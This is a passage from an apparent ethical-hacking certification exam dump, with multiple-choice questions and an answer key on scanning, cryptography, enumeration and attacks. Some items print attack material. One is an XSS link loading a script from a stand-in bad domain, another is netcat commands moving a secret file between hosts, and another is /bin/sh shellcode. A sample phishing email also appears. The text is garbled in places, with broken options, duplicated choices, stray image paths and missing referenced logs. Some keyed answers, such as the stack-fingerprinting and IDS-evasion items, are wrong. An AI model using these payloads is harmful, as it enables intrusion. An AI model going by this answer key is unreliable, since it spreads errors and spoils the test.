C. Application layer port numbers and the transport layer headers
D. Transport layer port numbers and application layer headers

Answer: D

NEW QUESTION 514
- (Exam Topic 6)
What tool and process are you going to use in order to remain undetected by an IDS while pivoting and passing traffic over a server you’ve compromised and gained root access to?

A. Install Cryptcat and encrypt outgoing packets from this server.
B. Use HTTP so that all traffic can be routed via a browser, thus evading the internal Intrusion Detection Systems.
C. Use Alternate Data Streams to hide the outgoing packets from this server.

Answer: B

NEW QUESTION 518
- (Exam Topic 6)
A distributed port scan operates by:

A. Blocking access to the scanning clients by the targeted host
B. Using denial-of-service software against a range of TCP ports
C. Blocking access to the targeted host by each of the distributed scanning clients
D. Having multiple computers each scan a small number of ports, then correlating the results

Answer: D

NEW QUESTION 519
- (Exam Topic 6)
Which of the following Nmap commands would be used to perform a stack fingerprinting?

A. Nmap -O -p80 <host(s.>
B. Nmap -hU -Q<host(s.>
C. Nmap -sT -p <host(s.>

D. Nmap -u -o -w2 <host>
E. Nmap -sS -0p targe

Answer: B

NEW QUESTION 523
- (Exam Topic 6)
Which type of cryptography does SSL, IKE and PGP belongs to?

A. Secret Key
B. Hash Algorithm
C. Digest
D. Public Key

Answer: D

NEW QUESTION 528
- (Exam Topic 6)
What tool should you use when you need to analyze extracted metadata from files you collected when you were in the initial stage of penetration test (information gathering)?

A. Armitage
B. Dimitry
C. Metagoofil
D. cdpsnarf

Answer: C

NEW QUESTION 532
- (Exam Topic 6)
Which access control mechanism allows for multiple systems to use a central authentication server (CAS) that permits users to authenticate once and gain access to multiple systems?

A. Role Based Access Control (RBAC)
B. Discretionary Access Control (DAC)
C. Windows authentication
D. Single sign-on

Answer: D

NEW QUESTION 535
- (Exam Topic 6)
There are several ways to gain insight on how a cryptosystem works with the goal of reverse engineering the process. A term describes when two pieces of data result in the same value is?

A. Collision
B. Collusion
C. Polymorphism
D. Escrow

Answer: A

NEW QUESTION 537
- (Exam Topic 6)
A possibly malicious sequence of packets that were sent to a web server has been captured by an Intrusion Detection System (IDS) and was saved to a PCAP file. As a network administrator, you need to determine whether this packets are indeed malicious. What tool are you going to use?

A. Intrusion Prevention System (IPS)
B. Vulnerability scanner
C. Protocol analyzer
D. Network sniffer

Answer: C

NEW QUESTION 538
- (Exam Topic 6)
Which type of Nmap scan is the most reliable, but also the most visible, and likely to be picked up by and IDS?

A. SYN scan
B. ACK scan
C. RST scan
D. Connect scan
E. FIN scan

Answer: D

NEW QUESTION 541
- (Exam Topic 6)
Knowing the nature of backup tapes, which of the following is the MOST RECOMMENDED way of storing backup tapes?

A. In a cool dry environment
B. Inside the data center for faster retrieval in a fireproof safe
C. In a climate controlled facility offsite
D. On a different floor in the same building

Answer: C

NEW QUESTION 546
- (Exam Topic 6)
Sandra is the security administrator of XYZ.com. One day she notices that the XYZ.com Oracle database server has been compromised and customer information along with financial data has been stolen. The financial loss will be estimated in millions of dollars if the database gets into the hands of competitors. Sandra wants to report this crime to the law enforcement agencies immediately. Which organization coordinates computer crime investigations throughout the United States?

A. NDCA
B. NICP
C. CIRP
D. NPC
E. CIA

Answer: D

NEW QUESTION 551
- (Exam Topic 6)
What are two things that are possible when scanning UDP ports? (Choose two.)

A. A reset will be returned
B. An ICMP message will be returned
C. The four-way handshake will not be completed
D. An RFC 1294 message will be returned
E. Nothing

Answer: BE

NEW QUESTION 556
- (Exam Topic 6)
What is the best Nmap command to use when you want to list all devices in the same network quickly after you successfully identified a server whose IP address is 10.10.0.5?

A. nmap -T4 -F 10.10.0.0/24
B. nmap -T4 -q 10.10.0.0/24
C. nmap -T4 -O 10.10.0.0/24
D. nmap -T4 -r 10.10.1.0/24

Answer: A

NEW QUESTION 561
- (Exam Topic 6)
If you are to determine the attack surface of an organization, which of the following is the BEST thing to do?

A. Running a network scan to detect network services in the corporate DMZ
B. Reviewing the need for a security clearance for each employee
C. Using configuration management to determine when and where to apply security patches
D. Training employees on the security policy regarding social engineering

Answer: A

NEW QUESTION 566
- (Exam Topic 6)
Which service in a PKI will vouch for the identity of an individual or company?

A. KDC
B. CA
C. CR
D. CBC

Answer: B

NEW QUESTION 570
- (Exam Topic 6)
A specific site received 91 ICMP_ECHO packets within 90 minutes from 47 different sites.
77 of the ICMP_ECHO packets had an ICMP ID:39612 and Seq:57072. 13 of the ICMP_ECHO packets had an ICMP ID:0 and Seq:0. What can you infer from this information?

A. The packets were sent by a worm spoofing the IP addresses of 47 infected sites
B. ICMP ID and Seq numbers were most likely set by a tool and not by the operating system
C. All 77 packets came from the same LAN segment and hence had the same ICMP ID and Seq number
D. 13 packets were from an external network and probably behind a NAT, as they had an ICMP ID 0 and Seq 0

Answer: B

NEW QUESTION 572
- (Exam Topic 6)
Which of the following is an NMAP script that could help detect HTTP Methods such as GET, POST, HEAD, PUT, DELETE, TRACE?

A. http-git
B. http-headers
C. http enum
D. http-methods

Answer: D

NEW QUESTION 573
- (Exam Topic 6)
What kind of risk will remain even if all theoretically possible safety measures would be applied?

A. Residual risk
B. Inherent risk
C. Impact risk
D. Deferred risk

Answer: A

NEW QUESTION 577
- (Exam Topic 6)
What is the approximate cost of replacement and recovery operation per year of a hard drive that has a value of $300 given that the technician who charges $10/hr would need 10 hours to restore OS and Software and needs further 4 hours to restore the database from the last backup to the new hard disk? Calculate the SLE, ARO, and ALE. Assume the EF = 1 (100%).

A. $440
B. $100
C. $1320
D. $146

Answer: D

NEW QUESTION 580
- (Exam Topic 6)
Supposed you are the Chief Network Engineer of a certain Telco. Your company is planning for a big business expansion and it requires that your network authenticate users connecting using analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network. Which AAA protocol would you implement?

A. TACACS+
B. DIAMETER
C. Kerberos
D. RADIUS

Answer: D

NEW QUESTION 582
- (Exam Topic 7)
This kind of password cracking method uses word lists in combination with numbers and special characters:

A. Hybrid
B. Linear
C. Symmetric
D. Brute Force

Answer: A

NEW QUESTION 587
- (Exam Topic 7)
Which of the following tools are used for enumeration? (Choose three.)

A. SolarWinds
B. USER2SID
C. Cheops
D. SID2USER
E. DumpSec

Answer: BDE

NEW QUESTION 590
- (Exam Topic 7)
One of your team members has asked you to analyze the following SOA record.
What is the TTL?
Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.)

A. 200303028
B. 3600
C. 604800
D. 2400
E. 60
F. 4800

Answer: D

NEW QUESTION 595
- (Exam Topic 7)
What is the proper response for a NULL scan if the port is closed?

A. SYN
B. ACK
C. FIN
D. PSH
E. RST
F. No response

Answer: E

NEW QUESTION 599
- (Exam Topic 7)
In the context of Windows Security, what is a 'null' user?

A. A user that has no skills
B. An account that has been suspended by the admin
C. A pseudo account that has no username and password
D. A pseudo account that was created for security administration purpose

Answer: C

NEW QUESTION 600
- (Exam Topic 7)
Within the context of Computer Security, which of the following statements describes Social Engineering best?

A. Social Engineering is the act of publicly disclosing information
B. Social Engineering is the means put in place by human resource to perform time accounting
C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
D. Social Engineering is a training program within sociology studies

Answer: C

NEW QUESTION 605
- (Exam Topic 7)
You have successfully logged on a Linux system. You want to now cover your trade Your login attempt may be logged on several files located in /var/log. Which file does NOT belongs to the list:

A. user.log
B. auth.fesg
C. wtmp
D. btmp

Answer: C

NEW QUESTION 610
- (Exam Topic 7)
What is GINA?

A. Gateway Interface Network Application
B. GUI Installed Network Application CLASS
C. Global Internet National Authority (G-USA)
D. Graphical Identification and Authentication DLL

Answer: D


NEW QUESTION 615
- (Exam Topic 7)
Tremp is an IT Security Manager, and he is planning to deploy an IDS in his small company. He is looking for an IDS with the following characteristics: - Verifies

success or failure of an attack - Monitors system activities Detects attacks that a network-based IDS fails to detect - Near real-time detection and response - Does not require additional hardware - Lower entry cost Which type of IDS is best suited for Tremp's requirements?

A. Gateway-based IDS
B. Network-based IDS
C. Host-based IDS
D. Open source-based

Answer: C

NEW QUESTION 619
- (Exam Topic 7)
Peter extracts the SIDs list from Windows 2000 Server machine using the hacking tool "SIDExtractor". Here is the output of the SIDs:



```
s-1-5-21-1125394485-807628933-54978560-100Johns
s-1-5-21-1125394485-807628933-54978560-652Rebecca
s-1-5-21-1125394485-807628933-54978560-412Sheela
s-1-5-21-1125394485-807628933-54978560-999Shawn
s-1-5-21-1125394485-807628933-54978560-777Somia
s-1-5-21-1125394485-807628933-54978560-500chang
s-1-5-21-1125394485-807628933-54978560-555Micah
```

From the above list identify the user account with System Administrator privileges.

A. John
B. Rebecca
C. Sheela
D. Shawn
E. Somia
F. Chang
G. Micah

Answer: F

NEW QUESTION 624
- (Exam Topic 7)
You are attempting to crack LM Manager hashed from Windows 2000 SAM file. You will be using LM Brute force hacking tool for decryption. What encryption algorithm will you be decrypting?

A. MD4
B. DES
C. SHA
D. SSL

Answer: B

NEW QUESTION 627
- (Exam Topic 7)
What is the purpose of DNS AAAA record?

A. Authorization, Authentication and Auditing record
B. Address prefix record
C. Address database record
D. IPv6 address resolution record

Answer: D

NEW QUESTION 631
- (Exam Topic 7)
Fingerprinting an Operating System helps a cracker because:

A. It defines exactly what software you have installed
B. It opens a security-delayed window based on the port being scanned
C. It doesn't depend on the patches that have been applied to fix existing security holes
D. It informs the cracker of which vulnerabilities he may be able to exploit on your system

Answer: D

NEW QUESTION 632
- (Exam Topic 7)
A user on your Windows 2000 network has discovered that he can use L0phtcrack to sniff the SMB exchanges which carry user logons. The user is plugged into a hub with 23 other systems.
However, he is unable to capture any logons though he knows that other users are logging in. What do you think is the most likely reason behind this?

A. There is a NIDS present on that segment.
B. Kerberos is preventing it.

C. Windows logons cannot be sniffed.
D. L0phtcrack only sniffs logons to web servers.

Answer: B

NEW QUESTION 633
- (Exam Topic 7)
Under what conditions does a secondary name server request a zone transfer from a primary name server?

A. When a primary SOA is higher that a secondary SOA
B. When a secondary SOA is higher that a primary SOA
C. When a primary name server has had its service restarted
D. When a secondary name server has had its service restarted
E. When the TTL falls to zero

Answer: A

NEW QUESTION 634
- (Exam Topic 7)
What is a NULL scan?

A. A scan in which all flags are turned off
B. A scan in which certain flags are off
C. A scan in which all flags are on
D. A scan in which the packet size is set to zero
E. A scan with an illegal packet size

Answer: A

NEW QUESTION 639
- (Exam Topic 7)
_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

A. Trojan
B. RootKit
C. DoS tool
D. Scanner
E. Backdoor


Answer: B

NEW QUESTION 642
- (Exam Topic 7)
You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

A. 210.1.55.200
B. 10.1.4.254
C. 10..1.5.200
D. 10.1.4.156

Answer: C

NEW QUESTION 646
- (Exam Topic 7)
This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.



```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?

A. Cross-site-scripting attack
B. SQL Injection
C. URL Traversal attack
D. Buffer Overflow attack

Answer: A

NEW QUESTION 650
- (Exam Topic 7)
Which of the following algorithms can be used to guarantee the integrity of messages being sent, in transit, or stored?

A. symmetric algorithms
B. asymmetric algorithms
C. hashing algorithms
D. integrity algorithms

Answer: C

NEW QUESTION 652
- (Exam Topic 7)
Peter, a Network Administrator, has come to you looking for advice on a tool that would help him perform SNMP enquires over the network.
Which of these tools would do the SNMP enumeration he is looking for? Select the best answers.

A. SNMPUtil
B. SNScan
C. SNMPScan
D. Solarwinds IP Network Browser
E. NMap


Answer: ABD

NEW QUESTION 653
- (Exam Topic 7)
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access-list as below:
You are hired to conduct security testing on their network.
You successfully brute-force the SNMP community string using a SNMP crack tool.
The access-list configured at the router prevents you from establishing a successful connection.
You want to retrieve the Cisco configuration from the router. How would you proceed?

A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
D. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0

Answer: BD

NEW QUESTION 657
- (Exam Topic 7)
You receive an e-mail like the one shown below. When you click on the link contained in the mail, you are redirected to a website seeking you to download free Anti-Virus software.
Dear valued customers,
We are pleased to announce the newest version of Antivirus 2010 for Windows which will probe you with total security against the latest spyware, malware, viruses, Trojans and other online threats. Simply visit the link below and enter your antivirus code:



Antivirus code: 5014
http://www.juggyboy/virus/virus.html
Thank you for choosing us, the worldwide leader Antivirus solutions.
Mike Robertson
PDF Reader Support
Copyright Antivirus 2010 ?All rights reserved
If you want to stop receiving mail, please go to:
http://www.juggyboy.com

or you may contact us at the following address: Media Internet Consultants, Edif. Neptuno, Planta
Baja, Ave. Ricardo J. Alfaro, Tumba Muerto, n/a Panama
How will you determine if this is Real Anti-Virus or Fake Anti-Virus website?

A. Look at the website design, if it looks professional then it is a Real Anti-Virus website
B. Connect to the site using SSL, if you are successful then the website is genuine
C. Search using the URL and Anti-Virus product name into Google and lookout for suspicious warnings against this site
D. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware
E. Download and install Anti-Virus software from this suspicious looking site, your Windows 7 will prompt you and stop the installation if the downloaded file is a malware

Answer: C

NEW QUESTION 662
- (Exam Topic 7)
Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

A. har.txt
B. SAM file
C. wwwroot
D. Repair file

Answer: B

NEW QUESTION 665
- (Exam Topic 7)
What ports should be blocked on the firewall to prevent NetBIOS traffic from not coming through the firewall if your network is comprised of Windows NT, 2000, and XP?

A. 110
B. 135
C. 139
D. 161
E. 445
F. 1024


Answer: BCE

NEW QUESTION 669
- (Exam Topic 7)
Let's imagine three companies (A, B and C), all competing in a challenging global environment. Company A and B are working together in developing a product that will generate a major competitive advantage for them. Company A has a secure DNS server while company B has a DNS server vulnerable to spoofing. With a spoofing attack on the DNS server of company B, company C gains access to outgoing e-mails from company B. How do you prevent DNS spoofing?

A. Install DNS logger and track vulnerable packets
B. Disable DNS timeouts
C. Install DNS Anti-spoofing
D. Disable DNS Zone Transfer

Answer: C

NEW QUESTION 674
- (Exam Topic 7)
An attacker runs netcat tool to transfer a secret file between two hosts.




```
Machine A: netcat -l -p 1234 < secretfile
Machine B: netcat 192.168.3.4 > 1234
```

He is worried about information being sniffed on the network.
How would the attacker use netcat to encrypt the information before transmitting onto the wire?

A. Machine A: netcat -l -p -s password 1234 < testfileMachine B: netcat <machine A IP> 1234
B. Machine A: netcat -l -e magickey -p 1234 < testfileMachine B: netcat <machine A IP> 1234
C. Machine A: netcat -l -p 1234 < testfile -pw passwordMachine B: netcat <machine A IP> 1234 -pw password
D. Use cryptcat instead of netcat

Answer: D

NEW QUESTION 679
- (Exam Topic 7)
You are programming a buffer overflow exploit and you want to create a NOP sled of 200 bytes in the program exploit.c



```
char shellcode[] =
“\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0”
“\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d”
“\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73”
“\x68”;
```

What is the hexadecimal value of NOP instruction?

A. 0x60
B. 0x80
C. 0x70
D. 0x90

Answer: D

NEW QUESTION 680
- (Exam Topic 7)
Matthew, a black hat, has managed to open a meterpreter session to one of the kiosk machines in Evil Corp’s lobby. He checks his current SID, which is S-1-5-21-1223352397-1872883824-861252104-501. What needs to happen before Matthew has full administrator access?

A. He must perform privilege escalation.
B. He needs to disable antivirus protection.
C. He needs to gain physical access.
D. He already has admin privileges, as shown by the “501” at the end of the SID.

Answer: A

NEW QUESTION 681
- (Exam Topic 7)
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Answer: C

NEW QUESTION 682
- (Exam Topic 7)
Yancey is a network security administrator for a large electric company. This company provides power for over 100, 000 people in Las Vegas. Yancey has worked for his company for over 15 years and has become very successful. One day, Yancey comes in to work and finds out that the company will be downsizing and he will be out of a job in two weeks. Yancey is very angry and decides to place logic bombs, viruses, Trojans, and backdoors all over the network to take down the company once he has left. Yancey does not care if his actions land him in jail for 30 or more years, he just wants the company to pay for what they are doing to him.
What would Yancey be considered?

A. Yancey would be considered a Suicide Hacker
B. Since he does not care about going to jail, he would be considered a Black Hat
C. Because Yancey works for the company currently; he would be a White Hat
D. Yancey is a Hacktivist Hacker since he is standing up to a company that is downsizing

Answer: A

NEW QUESTION 684
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